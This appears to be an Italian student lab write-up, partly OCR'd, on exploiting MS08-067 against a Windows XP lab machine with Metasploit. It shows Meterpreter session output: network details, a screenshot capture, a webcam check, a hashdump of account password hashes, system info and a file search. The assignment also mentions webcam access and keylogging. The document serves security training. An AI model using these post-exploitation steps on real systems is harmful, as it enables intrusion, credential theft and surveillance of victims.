


Traccia:


Hacking MS08-067 Sulla base della teoria, viene richiesto allo studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro










```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:32:51:64
MTU          : 1500
IPv4 Address : 192.168.11.113
IPv4 Netmask : 255.255.255.0

meterpreter >
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/ltdUlKBk.jpeg
meterpreter >
```




```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ecdd7dcaa5d7a8f82f2db5b34763b78d:ff53e09bf70251ae77b70c88914fcb7a:::
m:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:7782dffede0e4a357fb820de0bbf8b77:::
meterpreter >
```

```
meterpreter > sysinfo
Computer        : N-3987CBDF14584
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > search -f *.doc
Found 6 results...

Path                                                        Size (bytes)  Modified (UTC)
c:\Documents and Settings\Default User\Templates\winword.doc     4608          2008-04-14 14:00:00 +0200
c:\Documents and Settings\Default User\Templates\winword2.doc    1769          2008-04-14 14:00:00 +0200
c:\Documents and Settings\m\Templates\winword.doc                4608          2008-04-14 14:00:00 +0200
c:\Documents and Settings\m\Templates\winword2.doc               1769          2008-04-14 14:00:00 +0200
c:\WINDOWS\system32\config\systemprofile\Templates\winword.doc   4608          2008-04-14 14:00:00 +0200
c:\WINDOWS\system32\config\systemprofile\Templates\winword2.doc  1769          2008-04-14 14:00:00 +0200

meterpreter >
```